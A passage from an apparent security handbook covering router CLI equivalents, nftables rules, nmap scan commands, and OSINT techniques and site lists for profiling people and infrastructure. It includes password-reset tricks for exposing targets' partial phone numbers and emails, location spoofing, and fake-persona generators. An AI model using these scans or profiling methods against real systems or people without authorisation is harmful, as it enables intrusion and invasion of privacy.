show rsvp neighbors	show rsvp neighbor	show router rsvp neighbors	display mpls rsvp-te peer
show rsvp session	show rsvp session	show router rsvp session	display mpls rsvp-te session x
show rsvp counters	show rsvp statistics	show router rsvp statistics	display mpls rsvp-te statistics global
MULTICAST			
show mfib/mrib route	show multicast route	show mfib/mrib route	display multicast routing-table
-	show multicast statistics	-	display multicast flow-statistic
show pim interface	show pim interfaces	show router pim interfaces	display pim interface
show pim neighbor	show pim interfaces	show router pim neighbor	display pim neighbor
show pim group-map	show pim group	show router pim group	-

show ip pim rp mapping	show pim rps	show router pim rp	display pim rp-info
show pim traffic	show pim statistics	show router pim statistics	-
show mroute	show mfib	-	display multicast routing-table
show igmp interface	show igmp interface	show router igmp interface	display igmp interface
show igmp groups	show igmp group	show router igmp group	-
show igmp traffic	show igmp statistics	show router igmp statistics	-
show mld interface	show mld interface	show router mld interface	display igmp interface
show mld groups	show mld group	show router mld group	display igmp group
show mld traffic	show mld statistics	show router mld statistics	-
VRRP			
show vrrp interface interface	show vrrp interface interface	show router vrrp instance interface	display vrrp interface interface
show vrrp status	show vrrp brief	-	display vrrp brief
show vrrp summary	show vrrp summary	-	-
show vrrp statistics	-	show vrrp statistics	display vrrp statistics

REFERENCE:

<https://ipcisco.com/cli-commands-cheat-sheets/>
<http://labnario.com/huawei-cheat-sheets/>

N

N

NFTABLES

RED/BLUE TEAM	FIREWALL	LINUX
---------------	----------	-------

nftables (netfilter tables) is the successor to iptables. It replaces the existing iptables, ip6tables, arptables and ebtables framework.

TABLES	
ip	Used for IPv4 related chains
ip6	Used for IPv6 related chains
arp	Used for ARP related chains
bridge	Used for bridging related chains
inet	Mixed ipv4/ipv6 chains

CHAINS	
filter	for filtering packets
route	for rerouting packets
nat	for performing Network Address Translation
HOOKS	
prerouting	This is before the routing decision, all packets entering the machine hits this chain
input	All packets for the local system hits this hook
forward	Packets not for the local system, those that need to be forwarded hits this hook
output	Packets that originate from the local system pass this hook
postrouting	This hook is after the routing decision, all packets leaving the machine hits this chain
RULES	
ip	IP protocol
ip6	IPv6 protocol
tcp	TCP protocol
udp	UDP protocol
udplite	UDP-lite protocol
sctp	SCTP protocol
dccp	DCCP protocol
ah	Authentication headers
esp	Encrypted security payload headers
ipcomp	IPcomp headers
icmp	icmp protocol
icmpv6	icmpv6 protocol
ct	Connection tracking
meta	Meta properties such as interfaces
MATCHES	
MATCH	DESCRIPTION
ip	
version	Ip Header version
hdrlength	IP header length
tos	Type of Service
length	Total packet length
id	IP ID
frag-off	Fragmentation offset
ttl	Time to live
protocol	Upper layer protocol
checksum	IP header checksum
saddr	Source address
daddr	Destination address
ip6	
version	IP header version
priority	
flowlabel	Flow label
length	Payload length
nexthdr	Next header type (Upper layer protocol number)
hoplimit	Hop limit

saddr	Source Address
daddr	Destination Address
tcp	
sport	Source port
dport	Destination port
sequence	Sequence number
ackseq	Acknowledgement number
doff	Data offset
flags	TCP flags
window	Window
checksum	Checksum
urgptr	Urgent pointer
udp	
sport	Source port
dport	destination port
length	Total packet length
checksum	Checksum
udplite	
sport	Source port
dport	destination port
cscov	Checksum coverage
checksum	Checksum
sctp	
sport	Source port
dport	destination port
vtag	Verification tag
checksum	Checksum
dccp	
sport	Source port
dport	Destination port
ah	
nexthdr	Next header protocol (Upper layer protocol)
hdrlen	AH header length
spi	Security Parameter Index
sequence	Sequence Number
esp	
spi	Security Parameter Index
sequence	Sequence Number
ipcomp	
nexthdr	Next header protocol (Upper layer protocol)
flags	Flags
cfi	Compression Parameter Index
icmp	
type	icmp packet type
icmpv6	
type	icmpv6 packet type
ct	
state	State of the connection
direction	Direction of the packet relative to the connection
status	Status of the connection

mark	Connection mark
expiration	Connection expiration time
helper	Helper associated with the connection
l3proto	Layer 3 protocol of the connection
saddr	Source address of the connection for the given direction
daddr	Destination address of the connection for the given direction
protocol	Layer 4 protocol of the connection for the given direction
proto-src	Layer 4 protocol source for the given direction
proto-dst	Layer 4 protocol destination for the given direction
meta	
length	Length of the packet in bytes: <i>meta length > 1000</i>
protocol	ethertype protocol: <i>meta protocol vlan</i>
priority	TC packet priority
mark	Packet mark
iif	Input interface index
iifname	Input interface name
iiftype	Input interface type
oif	Output interface index
oifname	Output interface name
oiftype	Output interface hardware type
skuid	UID associated with originating socket
skgid	GID associated with originating socket
rtclassid	Routing realm
STATEMENTS	
accept	Accept the packet and stop the ruleset evaluation
drop	Drop the packet and stop the ruleset evaluation
reject	Reject the packet with an icmp message
queue	Queue the packet to userspace and stop the ruleset evaluation
continue	
return	Return from the current chain and continue at the next rule of the last chain. In a base chain it is equivalent to accept
jump <chain>	Continue at the first rule of <chain>. It will continue at the next rule after a return statement is issued
goto <chain>	after the new chain the evaluation will continue at the last chain instead of the one containing the goto statement

Initial setup iptables like chain setup, use ipv4-filter file provided in the source:

```
nft -f files/nftables/ipv4-filter
```

List the resulting chain:

```
nft list table filter
```

***Note that filter as well as output or input are used as chain and table name. Any other string could have been used.*

BASIC RULES HANDLING

Drop output to a destination:

```
nft add rule ip filter output ip daddr 1.2.3.4 drop
```

Rule counters are optional with nftables. Counter keyword need to be used to activate it:

```
nft add rule ip filter output ip daddr 1.2.3.4 counter drop
```

Add a rule to a network:

```
nft add rule ip filter output ip daddr 192.168.1.0/24 counter
```

Drop packet to port 80:

```
nft add rule ip filter input tcp dport 80 drop
```

Accept ICMP echo request:

```
nft add rule filter input icmp type echo-request accept
```

Combine filtering specify multiple time the ip syntax:

```
nft add rule ip filter output ip protocol icmp ip daddr 1.2.3.4  
counter drop
```

Delete all rules in a chain:

```
nft delete rule filter output
```

Delete a specific rule use the -a flag on nft get handle number:

```
# nft list table filter -a  
table filter {  
    chain output {  
        ip protocol icmp ip daddr 1.2.3.4 counter packets  
5 bytes 420 drop # handle 10  
    ...  
}
```

Then delete rule 10 with:

```
nft delete rule filter output handle 10
```

Flush the filter table:

```
nft flush table filter
```

Insert a rule:

```
nft insert rule filter input tcp dport 80 counter accept
```

Insert or add a rule at a specific position. Get handle of the rule where to insert or add a new one using the -a flag:

```
# nft list table filter -n -a
table filter {
    chain output {
        type filter hook output priority 0;
        ip protocol tcp counter packets 82 bytes 9680 #
handle 8
        ip saddr 127.0.0.1 ip daddr 127.0.0.6 drop #
handle 7
    }
}
```

```
nft add rule filter output position 8 ip daddr 127.0.0.8 drop
```

Added a rule after the rule with handle 8

```
# nft list table filter -n -a
table filter {
    chain output {
        type filter hook output priority 0;
        ip protocol tcp counter packets 190 bytes 21908 #
handle 8
        ip daddr 127.0.0.8 drop # handle 10
        ip saddr 127.0.0.1 ip daddr 127.0.0.6 drop #
handle 7
    }
}
```

Add before the rule with a given handle:

```
nft insert rule filter output position 8 ip daddr 127.0.0.12 drop
```

Match filter on a protocol:

```
nft insert rule filter output ip protocol tcp counter
```

IPv6

Create IPv6 chains with filter in source:

```
nft -f files/nftables/ipv6-filter
```

Add rule:

```
nft add rule ip6 filter output ip6 daddr home.regit.org counter
```

List of the rules:

```
nft list table ip6 filter
```

Accept dynamic IPv6 configuration & neighbor discovery:

```
nft add rule ip6 filter input icmpv6 type nd-neighbor-solicit
accept
nft add rule ip6 filter input icmpv6 type nd-router-advert accept
```

Connection tracking accept all incoming packets of an established connection:

```
nft insert rule filter input ct state established accept
```

Filter on interface accept all packets going out loopback interface:

```
nft insert rule filter output oif lo accept
```

And for packet coming into eth2:

```
nft insert rule filter input iif eth2 accept
```

REFERENCE:

<https://www.funtoo.org/Package:Nftables>

<https://home.regit.org/netfilter-en/nftables-quick-howto/comment-page-1/>

<https://git.netfilter.org/nftables/>

N

N

NMAP


RED/BLUE TEAM	RECON/ASSET DISCOV	WINDOWS/LINUX/MacOS
Nmap (Network Mapper) is a free and open-source network scanner and is used to discover hosts and services on a computer network by sending packets and analyzing the responses.		

COMMAND	DESCRIPTION
<code>nmap 10.0.0.1</code>	Scan a single IP
<code>nmap www.testhostname.com</code>	Scan a host
<code>nmap 10.0.0.1-20</code>	Scan a range of IPs
<code>nmap 10.0.0.0/24</code>	Scan a subnet
<code>nmap -il list-of-ips.txt</code>	Scan targets from a text file
<code>nmap -p 22 10.0.0.1</code>	Scan a single Port
<code>nmap -p 1-100 10.0.0.1</code>	Scan a range of ports
<code>nmap -F 10.0.0.1</code>	Scan 100 most common ports (Fast)
<code>nmap -p- 10.0.0.1</code>	Scan all 65535 ports
<code>nmap -sT 10.0.0.1</code>	Scan using TCP connect
<code>nmap -sS 10.0.0.1</code>	Scan using TCP SYN scan (default)
<code>nmap -sU -p 123,161,162 10.0.0.1</code>	Scan UDP ports
<code>nmap -Pn -F 10.0.0.1</code>	Scan selected ports - ignore discovery
<code>nmap -A 10.0.0.1</code>	Detect OS and Services
<code>nmap -sV 10.0.0.1</code>	Standard service detection
<code>nmap -sV --version-intensity 5 10.0.0.1</code>	More aggressive Service Detection

<code>nmap -sV --version-intensity 0 10.0.0.1</code>	Lighter banner grabbing detection
<code>nmap -oN outputfile.txt 10.0.0.1</code>	Save default output to file
<code>nmap -oX outputfile.xml 10.0.0.1</code>	Save results as XML
<code>nmap -oG outputfile.txt 10.0.0.1</code>	Save results in a format for grep
<code>nmap -oA outputfile 10.0.0.1</code>	Save in all formats
<code>nmap -sV -sC 10.0.0.1</code>	Scan using default safe scripts
<code>nmap --script-help=ssl-heartbleed</code>	Get help for a script
<code>nmap -sV -p 443 --script=ssl-heartbleed.nse 10.0.0.1</code>	Scan using a specific NSE script
<code>nmap -sV --script=smb* 10.0.0.1</code>	Scan with a set of scripts
<code>nmap --script=http-title 10.0.0.0/24</code>	Gather page titles from HTTP services
<code>nmap --script=http-headers 10.0.0.0/24</code>	Get HTTP headers of web services
<code>nmap --script=http-enum 10.0.0.0/24</code>	Find web apps from known paths
<code>nmap --script=asn-query,whois,ip-geolocation-maxmind 10.0.0.0/24</code>	Find Information about IP address

REFERENCE:

<https://nmap.org/>
<https://github.com/rackerlabs/scantron>
<https://github.com/cloudflare/flan>
<https://appsecco.com/books/subdomain-enumeration/>
<https://gtfobins.github.io/gtfobins/nmap/#shell>



OSINT_Techniques

OSINT	ENUMERATION	N/A
-------	-------------	-----

GAP ANALYSIS METHODOLOGY

Gap analysis takes stock of the initial information that you have and then applies four simple questions to identify what to do next. This can be applied to bring structure and order to your OSINT research. The four questions are:

- 1) What do I know?
- 2) What does this mean?
- 3) (So) What do I need to know?
- 4) How do I find out?

REFERENCE:

<https://nixintel.info/osint/using-gap-analysis-for-smarter-osint-quiztime-4th-march-2020/>

PASSWORD RESET

Lack of standardization in approaches to password reset functions which can be used to obtain the partial telephone numbers and emails of target accounts.

FACEBOOK: You will be met with a screen displaying alternative contact methods that can be used to reset the password as seen in the post above. It also accurately uses the number of asterisks that match the length of the email addresses.

GOOGLE: You will be asked to enter the last password remembered which can be anything you want and the next screen will display a redacted recovery phone number with the last 2 digits if one is on file.

TWITTER: Entering a Twitter username will yield a redacted email address on file with the first 2 characters of the email username and the first letter of the email domain. It also accurately uses the number of asterisks that match the length of the email address.

YAHOO: Will display a redacted alternate email address if on file. Displays accurate character count as well as first character and last 2 characters of email username along with full domain.

MICROSOFT: Displays redacted phone number with last 2 digits.

PINTEREST: Displays a user's profile as well as a redacted email address without an accurate character count.

INSTAGRAM: Automatically initiates a reset and emails the user. Do not use.

LINKEDIN: Automatically initiates a reset and emails the user. Do not use.

FOURSQUARE: Automatically initiates a reset and emails the user. Do not use.

REFERENCE:

<https://exploits.run/password-osint/>

REVERSE IMAGE SEARCHING

TIP: Crop the image to only the object/person you are interested in finding before uploading to increase accuracy.

TIP: Increase the resolution of your image even if it becomes more pixelated.

TIP: Best reverse image search engines in order: Yandex, Bing, Google, TinEye.

Yandex Images

<http://images.yandex.com/>

Выберите файл (Choose file)

Введите адрес картинки (Enter image address)

Найти (Search)

Похожие картинки (Similar images)

Ещё похожие (More similar)

BING "Visual Search"

<https://www.bing.com/visualsearch>

GOOGLE Images

<https://images.google.com/>

TinEye

<https://tineye.com/>

REFERENCE:

[https://www.bellingcat.com/resources/how-tos/2019/12/26/guide-to-using-](https://www.bellingcat.com/resources/how-tos/2019/12/26/guide-to-using-reverse-image-search-for-investigations/)

[reverse-image-search-for-investigations/](https://www.reverse-image-search.com/)

[https://medium.com/@benjamindbrown/finding-mcafee-a-case-study-on-](https://medium.com/@benjamindbrown/finding-mcafee-a-case-study-on-geoprofiling-and-imagery-analysis-6f16bb5c219)

[geoprofiling-and-imagery-analysis-6f16bb5c219](https://medium.com/@benjamindbrown/finding-mcafee-a-case-study-on-geoprofiling-and-imagery-analysis-6f16bb5c219)

RECENT SATELLITE IMAGERY

To pull/view the most recent satellite imagery for:

GOOGLE EARTH Explore New Satellite Imagery Tool

Browse the following:

<https://earth.google.com/web/@30.12736717,35.69560812,-1530.56420216a,14967606.11368418d,35y,-0h,0t,0r/data=CiQSIhIgOGQ2YmFjYjU2ZDIZMTFlOTHiNTM2YjMzNGRiYmRhYTA>

MAPBOX LIVE

Browse the following:

https://api.mapbox.com/styles/v1/mapbox/satellite-v9.html?title=true&access_token=pk.eyJ1IjoibWFwYm94IiwiYSI6ImNpejY4M29iaza2Z2gycXA4N2pmbDZmangifQ.-g_vE53SD2WrJ6tFX7QHmA#4.14/48.73/-78.55

REFERENCE:

<https://twitter.com/mouthofmorrison/status/1212840820019208192?s=11>

<https://www.azavea.com/blog/2020/01/02/how-to-find-the-most-recent-satellite-imagery/>

<https://www.azavea.com/blog/2019/11/05/an-introduction-to-satellite-imagery-and-machine-learning/>

<https://medium.com/the-view-from-space/landsaturated-6affa80a4f3f>

CALCULATE PHOTO APPROX TIME OF DAY

Reviewing a photo calculate time of day if you know or can guess approximate location with the below tools using the sun:

<http://www.suncalc.net>

<https://www.suncalc.org>

REFERENCE:

<https://twitter.com/Versoliter/status/1201619477324017664>

FIND TELEGRAMS GROUPS BY LOCATION

1. Use a mobile phone / Android Emulator
2. Download a GPS-spoof
3. Spoof location to target location
4. Open up Telegram
5. Click on three dots
6. Click on "Contacts"
7. Click on "Add people nearby"
8. Have fun!

REFERENCE:

https://twitter.com/aware_online/status/1234951508325781509

FIND TWITTER ACCOUNTS BY EMAIL

1. Sign in on Gmail
2. Open "Contacts"

3. Add email address of target
4. Sign in on Twitter
5. Download "GoodTwitter" add-on
6. Open privacy settings
7. Click "Find friends"
8. Upload Gmail contacts
9. Have fun!

REFERENCE:

https://twitter.com/aware_online/status/1234763437219164160

FIND TWEETS BASED ON LOCATION

1. Find location in Google Maps
2. Right click > "What's here?"
3. Click on GPS coordinates
4. Copy GPS coordinates
5. Go to Twitter.com
6. Use "geocode:LATT,LONG,0.1km"
7. Have fun!

REFERENCE:

https://twitter.com/aware_online/status/1235661987113295872

SPOOF BROWSER LOCATION GOOGLE CHROME

1. Open dev tools (F12)
2. Click on "Console" tab
3. Click on "ESC" button = "console drawer"
4. Click on "Sensors"
5. Select location/fill in coordinates
6. Have fun!

NOTE: IP address might still reveal your location!

REFERENCE:

https://twitter.com/aware_online/status/1236210589128671234

TikTok PROFILES JSON FORMAT!

1. Navigate to <https://tiktok.com/node/share/user/@{username}?isUniqueId=true>
2. replace {username} with username of target
3. Have fun!
 - > Find profile pic in 720x720 format
 - > Find follower/liker count
 - & Scrape it!

Want it in 1080x1080 format?

1. Go to TikTok profile <http://tiktok.com@{username}>
2. Open dev tools (F12)
3. Click on "Network tab"
4. Refresh page (F5)
5. Select "XHR" tab

6. Double click on "api/user/detail/"
7. Open "AvatarLarger" link
8. Have fun!

REFERENCE:

https://twitter.com/aware_online/status/1237104037520117760

FICTIONAL ACCOUNT CREATION

Autogenerate fictional personas with the below online tools:

This Person Does Not Exist

<https://thispersondoesnotexist.com/>

This Resume Does Not Exist

<https://thisresumedoesnotexist.com/>

This Rental Does Not Exist

<https://thisrentaldoesnotexist.com/>

Fake Name Bio Generator

<https://www.fakenamegenerator.com/>

Random User Generator

<https://randomuser.me/>

Fake User Generator

<https://uinames.com/>

Dating Profile Generator

<https://www.dating-profile-generator.org.uk/>

Fake Persona Generator

<https://www.elfqrin.com/fakeid.php>

International Random Name Generator

<https://www.behindthename.com/random/>

0

0

OSINT_Tools

OSINT	MISC	ONLINE
-------	------	--------

Online tools broken into categories based on selector search.

ADDRESS	
Fast People Search	fastpeoplesearch.com
GeoNames	geonames.org
People Finder	peoplefinder.com/reverse-address-lookup.com

People Search Now	peoplesearchnow.com
True People Search	truepeoplesearch.com
White Pages	whitepages.com
ANON SEARCH	
DuckDuckGo	duckduckgo.com
Start Page	startpage.com
Qwant	qwant.com
BOT/TROLL	
Bot Sentinel	botsentinel.com
Botometer	botometer.iuni.iu.edu
Emergent	emergent.info
Faker Fact	fakerfact.org/try-it-out
Hoaxy	hoaxy.iuni.iu.edu
Iffy Quotient	csmr.umich.edu/plaform-health-metrics
Information Operations Archive	io-archive.org
Twitter Trails	twittertrails.com
DOMAIN	
Analyze ID	analyzeid.com
DNS Trails	dnstrails.com
Domain Big Data	domainbigdata.com
DomainIQ	domainiq.com/snapshot_history
DNS Trails	dsntrails.com
Spyse	spyse.com
ViewDNS Whois	viewdns.info
Whoismind	whoismind.com
Whoisology	whoisology.com
Whoxy	whoxy.com/reverse-whois
EMAIL	
Cynic	ashley.cynic.al
Dehashed	dehashed.com
Email Format	email-format.com
Email Hippo	tools.verifyemailaddress.io
Ghost Project	ghostproject.fr
HaveIBeenPwned	haveibeenpwned.com
Hunter	hunter.io
IntelligenceX	intelx.io
Leak Probe	leakprobe.net
Leaked Source	leakedsource.ru
Many Contacts	mancontacts.com/en/mail-check
PasteBinDump	psbdmp.ws
Public Mail Records	publicmailrecords.com
Simple Email Reputation	emailrep.io
Spycloud	spycloud.com
Spytox	spytox.com
TruMail	trumail.io
Verify Email	verify-email.org
FORENSICS	
ExifData	exifdata.com

Extract Metadata	extractmetadata.com
Foto Forensics	fotoforensics.com
Forensically	29a.ch/photo-forensics
MetaPicz	metapicz.com
Image Verification	reveal-mklab.iti.gr/reveal/index.html
WayBack Machine	archive.org
IMAGE	
Baidu Images	graph.baidu.com
Bing Images	bing.com/images
Google Images	images.google.com
Karma Decay (Reddit)	karmadecay.com
TinEye	tineye.com
Yandex Images	images.yandex.com
INFRASTRUCTURE	
Analyze ID	analyzeid.com
Backlink Checker	smallseotools.com/backlink-checker
Built With	builtwith.com
Carbon Dating	carbondate.cs.odu.edu
Censys	censys.io
Certificate Transparency Logs	crt.sh
DNS Dumpster	dnsdumpster.com
DomainIQ	domainiq.com/reverse_analytics
Find Sub Domains	findsubdomains.com
FOFA	fofa.so
Follow That Page	followthatpage.com
IntelX Google ID	intelx.io/tools?tab=analytics
MX Toolbox	mxtoolbox.com
Nerdy Data	search.nerdydata.com
Pentest Tools	pentest-tools.com/reconnaissance/find-subdomains-of-domain
PubDB	pub-db.com
PublicWWW Source Code	publicwww.com
Records Finder	recordsfinder.com/email
Shared Count	sharedcount.com
Shodan	shodan.io
Similar Web	similarweb.com
Spy On Web	spyonweb.com
Spyse	spyse.com
Thingful (IoT)	thingful.net
Threat Crowd	threatcrowd.org
Threat Intelligence Platform	threatintelligenceplatform.com
URLscan	urlscan.io
Virus Total	virustotal.com
Visual Ping	visualping.io
Visual Site Mapper	visualitemapper.com
Wigle	wigle.net

Zoom Eye	zoomeye.org
IP ADDRESS	
Censys	censys.io/ipv4
Exonerator	exonerator.torproject.org
IPLocation	iplocation.net
Shodan	shodan.io
Spyse	spyse.com
Threat Crowd	threatcrowd.org
Threat Intelligence Platform	threatintelligenceplatform.com
UltraTools	ultratools.com
ViewDNS	viewdns.info/reverseip
ViewDNS	Viewdns.info/portscan
ViewDNS	Viewdns.info/whois
ViewDNS	Viewdns.info/iplocation
Virus Total	virustotal.com
IP LOG/SHORTNER	
Bit.do	bit.do
Bitly	bitly.com
Canary Tokens	canarytokens.org
Check Short URL	checkshorturl.com
Get Notify	getnotify.com
Google URL Shortner	goo.gl
IP Logger	iplogger.org
Tiny	tiny.cc
URL Biggy	urlbiggy.com
LIVE CAMERAS	
Airport Webcams	airportwebcams.net
EarthCam	earthcam.com
Opentopia	opentopia.com/hiddencam.php
Open Webcam Network	the-webcam-network.com
Webcam Galore	webcamgalore.com
WorldCam	worldcam.eu
METADATA	
Exif Info	exifinfo.org
Extract Metadata	extractmetadata.com
Forensically	29a.ch/photo-forensics
Get Metadata	get-metadata.com
Jeffrey's Exif Viewer	exif.regex.info/exif.cgi
Online Barcode Reader	online-barcode-reader/inliteresearch.com
OPEN DIRECTORY SEARCH	
Filer	rsch.neocities.org/gen2/filer.html
File Chef	filechef.com
File Pursuit	filepursuit.com
Mamont	mmnt.net
Open Directory Search Tool	opendirsearch.abifog.com
Open Directory Search Portal	eyeofjustice.com/od/

Musgle	musgle.com
Lumpy Soft	lumpysoft.com
Lendx	lendx.org
PEOPLE	
Family Tree Now	familytreenow.com/search
Fast People Search	fastpeoplesearch.com
Infobel	infobel.com
Intelius	intelius.com
Nuwer	nuwber.com
Radaris	radaris.com
Records Finder	recordsfinder.com
SearchPeopleFree	searchpeoplefree.com
Spytox	spytox.com
That's Them	thatsthem.com
True People Search	truepeoplesearch.com
UFind	ufind.name
Xlek	xlek.com
SATELLITE	
Bing Maps	bing.com/maps
Descartes Labs	maps.descarteslabs.com
Dual Maps	data.mashedworld.com/dualmaps/map.htm
Google Maps	maps.google.com
Wikimapia	wikimapia.com
World Imagery Wayback	livingatlas.arcgis.com/wayback
Yandex Maps	yandex.com/maps
Zoom Earth	zoomearth.com
SOCIAL MEDIA	
Custom Google Search Engine	https://cse.google.com/cse/publicurl?key=AIzaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&cx=001794496531944888666:iyxger-cwug&q=%22%22
Many Contacts	mancontacts.com/en/mail-check
Records Finder	recordsfinder.com
Social Searcher	social-searcher.com
Twitter Advanced	twitter.com/search-advanced
Who Posted What	whopostedwhat.com
Who Tweeted First	ctrlq.org/first
TELEPHONE	
Carrier Lookup	carrierlookup.com
Dehashed	dehashed.com
Everyone API	everyoneapi.com
Free Carriers Lookup	freecarrierlookup.com
Nuwer	nuwber.com
Old Phone Book	oldphonebook.com
Open CNAM	opencnam.com
People Search Now	peoplesearchnow.com
Sly Dial	slydial.com
Spy Dialer	spydialer.com
Spytox	spytox.com

That's Them	thatsthem.com
True Caller	truecaller.com
Twilio	twilio.com/lookup
TOR	
Ahmia	ahmia.fi
Dark Search	darksearch.io
Tor2Web	tor2web.org
Not Evil (Inside TOR)	hss3uro2hsxfogfq.onion
VEHICLE	
Nomerogram - RU Plates	nomerogram.ru
Vin-Info	vin-info.com
World License Plates	worldlicenseplates.com
USERNAME	
KnowEm	knowem.com
Name Checkr	namecheckr.com
Name Vine	namevine.com
User Search	usersearch.org

0

0

OSINT_Resources

OSINT	GUIDES	N/A
-------	--------	-----

BELLINGCAT's ONLINE INVESTIGATION TOOLKIT

<https://t.co/5vewV5ab5N>

Intel Techniques OSINT Packet

https://inteltechniques.com/JE/OSINT_Packet_2019.pdf

Aware Online OSINT Tools

<https://www.aware-online.com/en/osint-tools/>

OSINT Techniques Tools

<https://www.osinttechniques.com/osint-tools.html>

OSINTCurious 10 Minute Tips

<https://osintcurio.us/10-minute-tips/>

Investigative Dashboard

Global index of public registries for companies, land registries and courts. Search millions of documents and datasets, from public sources, leaks and investigations. Create visual investigative scenarios that map the people and companies in your story.

<https://investigativedashboard.org/>

I-Intelligence OSINT Resources Handbook

https://www.i-intelligence.eu/wp-content/uploads/2018/06/OSINT_Handbook_June-2018_Final.pdf

Week in OSINT (Sector035)

<https://medium.com/@sector035>

AWESOME-OSINT Github

<https://github.com/jivoi/awesome-osint>

Ph055a's OSINT Collection

This is a maintained collection of free actionable resources for those conducting OSINT investigations.

https://github.com/Ph055a/OSINT_Collection

S

S

OSINT_SearchEngines

ALL

DISCOVERY

N/A

BAIDU SEARCH

REFERENCE:

<https://www.baidu.com/gaoji/advanced.html>

In English

http://www.baiduinenglish.com/Search_Tips

<https://www.seomandarin.com/baidu-search-tips.html>

GOOGLE SEARCH

OPERATOR	DESCRIPTION
"search term"	Force an exact-match search. Use this to refine results for ambiguous searches, or to exclude synonyms when searching for single words. Example: "steve jobs"
OR	Search for X or Y. This will return results related to X or Y, or both. Note: The pipe () operator can also be used in place of "OR." Examples: jobs OR gates / jobs gates
AND	Search for X and Y. This will return only results related to both X and Y. Note: It doesn't really make much difference for regular searches, as Google defaults to "AND" anyway. But it's very useful when paired with other operators. Example: jobs AND gates
-	Exclude a term or phrase. In our example, any pages returned will be related to jobs but not Apple (the company). Example: jobs -apple
*	Acts as a wildcard and will match any word or phrase. Example: steve * apple

()	Group multiple terms or search operators to control how the search is executed. Example: (ipad OR iphone) apple
\$	Search for prices. Also works for Euro (€), but not GBP (£) Example: ipad \$329
define:	A dictionary built into Google, basically. This will display the meaning of a word in a card-like result in the SERPs. Example: define:entrepreneur
cache:	Returns the most recent cached version of a web page (providing the page is indexed, of course). Example: cache:apple.com
filetype:	Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The “ext:” operator can also be used—the results are identical. Example: apple filetype:pdf / apple ext:pdf
site:	Limit results to those from a specific website. Example: site:apple.com
related:	Find sites related to a given domain. Example: related:apple.com
intitle:	Find pages with a certain word (or words) in the title. In our example, any results containing the word “apple” in the title tag will be returned. Example: intitle:apple
allintitle:	Similar to “intitle,” but only results containing <i>all</i> of the specified words in the title tag will be returned. Example: allintitle:apple iphone
inurl:	Find pages with a certain word (or words) in the URL. For this example, any results containing the word “apple” in the URL will be returned. Example: inurl:apple
allinurl:	Similar to “inurl,” but only results containing <i>all</i> of the specified words in the URL will be returned. Example: allinurl:apple iphone
intext:	Find pages containing a certain word (or words) somewhere in the content. For this example, any results containing the word “apple” in the page content will be returned. Example: intext:apple
allintext:	Similar to “intext,” but only results containing <i>all</i> of the specified words somewhere on the page will be returned. Example: allintext:apple iphone
AROUND(X)	Proximity search. Find pages containing two words or phrases within X words of each other. For this

	example, the words “apple” and “iphone” must be present in the content and no further than four words apart. Example: apple AROUND(4) iphone
weather:	Find the weather for a specific location. This is displayed in a weather snippet, but it also returns results from other “weather” websites. Example: weather:san francisco
stocks:	See stock information (i.e., price, etc.) for a specific ticker. Example: stocks:aapl
map:	Force Google to show map results for a locational search. Example: map:silicon valley
movie:	Find information about a specific movie. Also finds movie showtimes if the movie is currently showing near you. Example: movie:steve jobs
in	Convert one unit to another. Works with currencies, weights, temperatures, etc. Example: \$329 in GBP
source:	Find news results from a certain source in Google News. Example: apple source:the_verge
_	Not exactly a search operator, but acts as a wildcard for Google Autocomplete. Example: apple CEO _ jobs
#..#	Search for a range of numbers. In the example below, searches related to “WWDC videos” are returned for the years 2010–2014, but not for 2015 and beyond. Example: wwdc video 2010..2014
inanchor:	Find pages that are being linked to with specific anchor text. For this example, any results with inbound links containing either “apple” or “iphone” in the anchor text will be returned. Example: inanchor:apple iphone
allinanchor:	Similar to “inanchor,” but only results containing <i>all</i> of the specified words in the inbound anchor text will be returned. Example: allinanchor:apple iphone
loc:placename	Find results from a given area. Example: loc:”san francisco” apple
location:	Find news from a certain location in Google News. Example: loc:”san francisco” apple

REFERENCE:

<https://github.com/JonnyBanana/Huge-Collection-of-CheatSheet/tree/master/Google>

<https://twitter.com/alra3ees/status/1226365467507511296?s=11>
<https://www.exploit-db.com/google-hacking-database>

YANDEX

Yandex most standard Boolean operators work (Google operators).

REFERENCE:

<https://yandex.com/support/direct/keywords/symbols-and-operators.html>

0

0

OSINT_SocialMedia

OSINT	RECON	ALL
NAME	DESCRIPTION	LINK
FACEBOOK		
Graph.tips/beta	Automatically advanced searches for Facebook profiles.	graph.tips/beta
Who posted what?	Find posts on Facebook	whopostedwhat.com
IntelTechniques	Various tools for analyzing Facebook profiles/pages.	inteltechniques.com/menu.html
Facebook Intersect Search Tool	Conduct Facebook intersect searches across multiple variables.	osintcombine.com/facebook-intersect-search-tool
Facebook Live Map	Live broadcasts around the world.	facebook.com/livemap
FBDown.net	Download public Facebook videos.	fbdown.net
peoplefindThor	Graph searches.	peoplefindthor.dk
Search Is Back!	Graph searches.	searchisback.com
Search Tool	Find accounts by name, email, screen name, and phone.	netbootcamp.org/facebook.html
StalkScan	Automatic advanced	stalkscan.com

	searches for your	
Video Downloader Online	Download Facebook videos.	fbdown.net
Skopenow	Social Media Investigations - name, phone, email, username searches.	skopenow.com
INSTAGRAM		
Gramfly	View interactions and activity of Instagram users.	gramfly.com
StoriesIG	Tool for downloading Instagram stories.	storiesig.com
Save Instagram Stories	Allows you to do a username search for stories already saved.	isdb.pw/save-instagram-stories.html
LINKEDIN		
Socilab	Visualize and analyze your own LinkedIn network.	socilab.com
LinkedIn Overlay Remover	Removes the overlay that displays over a LinkedIn profile.	addons.mozilla.org/nl/firefox/addon/linkedin-overlay-remover/
REDDIT		
F5Bot	Sends you an email when a keyword is mentioned on Reddit.	intoli.com/blog/f5bot/
SNAPCHAT		
Snap Map	Searchable map of geotagged snaps.	map.snapchat.com
TUMBLR		
Tumblr Originals	Find original posts per Tumblr, thus	studiomoh.com/fun/tumblr_originals

	excluding reblogs.	
TIKTOK		
TikTok Kapi	Search TikTok by hashtag.	tiktokapi.ga
TWITTER		
botcheck	Check Twitter bots.	botcheck.me
Botometer	Check Twitter bots.	botometer.iuni.iu.edu
InVID verification plugin	InVID plugin Twitter advanced search by time interval	www.invid-project.eu/verify
Onemillionweetmap	Tweets map per locations up to 6 hours old, keyword search option.	onemillionweetmap.com
Treeverse	Chrome ext to visualize Twitter conversations.	t.co/hGvska63Li
